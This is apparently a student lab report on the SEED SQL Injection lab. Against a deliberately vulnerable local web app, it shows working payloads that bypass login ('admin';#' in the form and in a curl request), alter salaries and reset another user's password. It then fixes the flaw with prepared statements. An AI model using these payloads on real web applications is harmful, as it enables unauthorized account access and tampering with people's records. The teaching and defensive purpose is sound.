

# Laboratory: 3

## SQL Injection Attack Lab

### Introduction:

This report consists of ways in which SQL injection can be done to either get the sensitive information from the database or to change that information in the database. Here we exploit the vulnerabilities in the interface between web application and database server. We take advantage of the vulnerability of user's inputs being not correctly checked within the web application before being sent to the back-end database server and use it for our benefit to get the data or change the data that is stored in the database and also see the countermeasure for the same to prevent it against SQL injection attacks.

### Lab Setup:

The lab environment contains 2 containers. One hosting the web application and the other hosting the database (10.9.0.6) for the web application created (10.9.0.5). Here the web application that has been created is vulnerable to the SQL injection attack. It is made in such a way that it mimics the common mistakes made by many web developers, making their web applications vulnerable.

The URL for the web application is "http://www.seed-server.com/" and IP address for the same is 10.9.0.5, now we map this hostname to the container's IP address by adding the entry as shown below to the "/etc/hosts" such that this hostname will direct us to the container 10.9.0.5 where we hosted our web application.

```
# For SQL Injection Lab
10.9.0.5          www.seed-server.com
```

We also comment out the other entries in the file with the same IP address as shown below:

```
# For XSS Lab
#10.9.0.5          www.xsslabelgg.com
#10.9.0.5          www.example32a.com
#10.9.0.5          www.example32b.com
#10.9.0.5          www.example32c.com
#10.9.0.5          www.example60.com
#10.9.0.5          www.example70.com

# For CSRF Lab
#10.9.0.5          www.csrflabelgg.com
#10.9.0.5          www.csrfab-defense.com
```

## Process:

Now that the lab set-up is complete, we now move on to building these containers and testing the setup.

We build the container image by using `dcbuild` and start the container using `dcup`. We can see below that the containers are now running.

```
www-10.9.0.5 | * Starting Apache httpd web server apache2                                AH00558: ap
ache2: Could not reliably determine the server's fully qualified domain name, using 10.9.0.
5. Set the 'ServerName' directive globally to suppress this message
www-10.9.0.5 | *
mysql-10.9.0.6 | 2021-10-30T19:50:49.293158Z 1 [System] [MY-013577] [InnoDB] InnoDB initial
ization has ended.
mysql-10.9.0.6 | 2021-10-30T19:50:53.688823Z 6 [Warning] [MY-010453] [Server] root@localhos
t is created with an empty password ! Please consider switching off the --initialize-insecu
re option.
mysql-10.9.0.6 | 2021-10-30 19:50:58+00:00 [Note] [Entrypoint]: Database files initialized
mysql-10.9.0.6 | 2021-10-30 19:50:58+00:00 [Note] [Entrypoint]: Starting temporary server
mysql-10.9.0.6 | mysqld will log errors to /var/lib/mysql/e34476e4ce99.err
mysql-10.9.0.6 | mysqld is running as pid 90
mysql-10.9.0.6 | 2021-10-30 19:51:02+00:00 [Note] [Entrypoint]: Temporary server started.
```

Moving on to testing the set-up. We first check the IP address of “www.seed-server.com”. We run the command “`dig www.seed-server.com`” to fetch the address. The following is the result of it:

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 65494
;; QUESTION SECTION:
;www.seed-server.com.          IN      A

;; ANSWER SECTION:
www.seed-server.com.    0      IN      A      10.9.0.5
```

Now that we see everything is working as expected, lets move on to the tasks.

### Task 1: Get Familiar with SQL Statements

Here, we play around with the database provided in the lab setup to get ourselves familiarized. We first get the shell on the MYSQL container that stores our database for the web application. We get the shell on it as shown below:

```
[10/30/21]seed@VM:~/.../Labsetup$ dockps
e34476e4ce99  mysql-10.9.0.6
f60ca1e40951  www-10.9.0.5
[10/30/21]seed@VM:~/.../Labsetup$ docksh e3
root@e34476e4ce99:/#
```

Then, use the `mysql` client program to interact with the database as shown below:

```
root@e34476e4ce99:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
```

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> █
```

We now load the existing database “sqlldb\_users” and show the tables it contains as shown below:

```
mysql> show databases;
```

Database
information_schema
mysql
performance_schema
sqlldb_users
sys

```
+-----+
5 rows in set (0.01 sec)
```

```
mysql> use sqlldb_users
```

Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql> show tables;
```

Tables_in_sqlldb_users
credential

```
+-----+
1 row in set (0.00 sec)
```

```
mysql> █
```

Now let’s try printing all the profile information of the employee Alice. I used the command “select \* from credential where name= “Alice”;;” to do so, as shown below:

```
mysql> select * from credential where name="Alice";
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```

### 3.2 Task 2: SQL Injection Attack on SELECT Statement

Here, in this attack we try to log into the web application without knowing any employee's credentials. We note that our web application only takes two inputs from the user i.e., username and password for logging them into the application.

#### Task 2.1: SQL Injection Attack from webpage

We perform the attack through the webpage of the application by logging into the web app as an administrator on the login page. We know that the username is "admin", now to bypass the password check since we do not have the password for "admin". We give the entry "admin';#" in the username column of the login page. Why do we do that is because when we check the source code to see how the login credentials are authenticated, we see that it follows the pattern of sending the query with the name first then the password as shown below. Now we, by keeping the "#" after "admin';" are bypassing the password check for the user "admin"

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
FROM credential
WHERE name= '$_input_uname' and Password='$_hashed_pwd' ";
$result = $conn -> query($sql);
```

The entry "admin';#" is shown below:

### Employee Profile Login

USERNAME

PASSWORD

Login

And below is the proof of it working, we can see that we successfully logged in as the admin.

User Details								
Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				

## Task 2.2: SQL Injection Attack from command line

Here, we perform the same task, but through command line instead of the webpage. For this we use the command line tool “curl” to send the HTTP requests. We use the command “ curl ‘www.seed-server.com/unsafe\_home.php?username=admin’;#” through the command line to login to the admin profile. Here we see that the same “admin’;#” is passed in the username field in the command for the same reasons mentioned in 2.1

The command and getting access to admin profile through command line is shown below. We need to note here that the curl command shown below is changed according to the curl specifications for using special characters.

```
[10/30/21]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%3b%23'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
```



```

        <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
        <br><br>
        <div class="text-center">
            <p>
                Copyright &copy; SEED LABs
            </p>
        </div>
        <script type="text/javascript">
            function logout(){
                location.href = "logoff.php";
            }
        </script>
    </body>
</html>
[10/30/21] seed@VM:~/.../Labsetup$ █

```

### Task 2.3: Append a new SQL statement

Now we try to use the SQL injection attack to turn one SQL statement into two by using the command "alice'); UPDATE user SET salary='10' WHERE name='alice';#" via the login page to login and update alice's salary. But we observe the following error shown below:

```

There was an error running the query [You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near ');
UPDATE user SET salary='10' WHERE name='alice';#" and Password='da39a3ee5e6b' at
line 3]\n

```

This is because of the countermeasures of MySQL database. It does not allow us to perform query stacking in the `mysql_query()` function. When we attempt to execute these two queries in the same `mysql_query()` function call. MySQL itself causes the call, and thus our attack fails.

### 3.3 Task 3: SQL Injection Attack on UPDATE Statement

Here, we use the vulnerability to modify database of the web application. Here we assume that we are the employee Alice, and we know the column names in our credential table in the database.

#### Task 3.1: Modify your own salary

We want to increase our salary and update it in the database to "1000000" through our webpage, but we only have the options for updating our nickname, email, address, phone number and address on the webpage. To modify our salary, we will enter "',salary='1000000'" in our nickname field on our edit profile page. Why do we specifically choose the edit page to update the salary is because it executes the particular SQL UPDATE query that is used to update the employee information in this database. That SQL UPDATE query is shown below:

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
    nickname=' $input_nickname',  
    email=' $input_email',  
    address=' $input_address',  
    Password=' $hashed_pwd',  
    PhoneNumber=' $input_phonenumber'  
    WHERE ID=$id;";  
$conn->query($sql);
```

As we can see we use "',salary='1000000'" because in the standard query used we are including the column "salary" first and then using that to update it to 1000000.

The command to increase the salary and the updated salary is shown below:

Home Edit Profile

### Alice's Profile Edit

NickName

Email

Address

Phone Number

## Alice Profile

Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	

### Task 3.2: Modify other people' salary

We are now reducing the boss boby's salary to 1\$ we do so using the command `''',salary='1'` where name `= 'boby'; #` on the same edit page, nickname field. This time we chose the same edit page for the reasons mentioned in 3.1 and pass `"name=boby"` in the command additional to the command in 3.1 such that, the change is made to the user boby. The resulting change is shown below:

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

### Task 3.3: Modify other people' password

Now we want to change boby's password. We do so using the command `''',password='522B276A356BDF39013DFABEA2CD43E141ECC9E8'` where name `= 'boby'; #` on the same edit page, nickname field. This time we chose the same edit page for the reasons mentioned in 3.1 and 3.2. Here we also notice that we used SHA1 for the password since the database stores the hash value of passwords instead of the plaintext password string and uses SHA1 hash function to generate the hash value of



password. Here, the SHA1 given in the command is of the plain text “alice” and thus we set boby’s account password as “alice” (very ironic, but yes!). The resulting change is that we can login to the boby’s profile with this new password. Shown below is the login page we got of boby with our new password.

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

### 3.4 Task 4: Countermeasure — Prepared Statement

Now, we use prepared statement to overcome the fundamental problem of the SQL injection vulnerability of failing to separate code from data after the compilation stage when SQL interpreter sees the SQL statement that is being sent to the database.

We rewrite the “unsafe\_home.php” code with prepared statements in order to fix the SQL injection vulnerability. Shown before are 2 images. One is the part of code that is being changed in “unsafe\_home.php” and one is the changed code in “unsafe\_home.php”

Below is the part of code I’m changing:

```
$sql = "SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn-
>error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
```

```

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];

```

Below is the code I changed it to:


```

// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth,
ssn, phoneNumber, address, email, nickname, Password
FROM credential
WHERE name=? AND Password=? ");

//Binding
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn,
$phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

```

Now let's check in the " www.seed-server.com/ " login page, if we can login to alice's profile using "alice';#" as we did in the task 2.1



www.seed-server.com/index.html


## Employee Profile Login

USERNAME

PASSWORD

Login

Below is the resulting page for when we try to login now (i.e. performing SQL injection):



We can see that we have successfully prevented the SQL injection.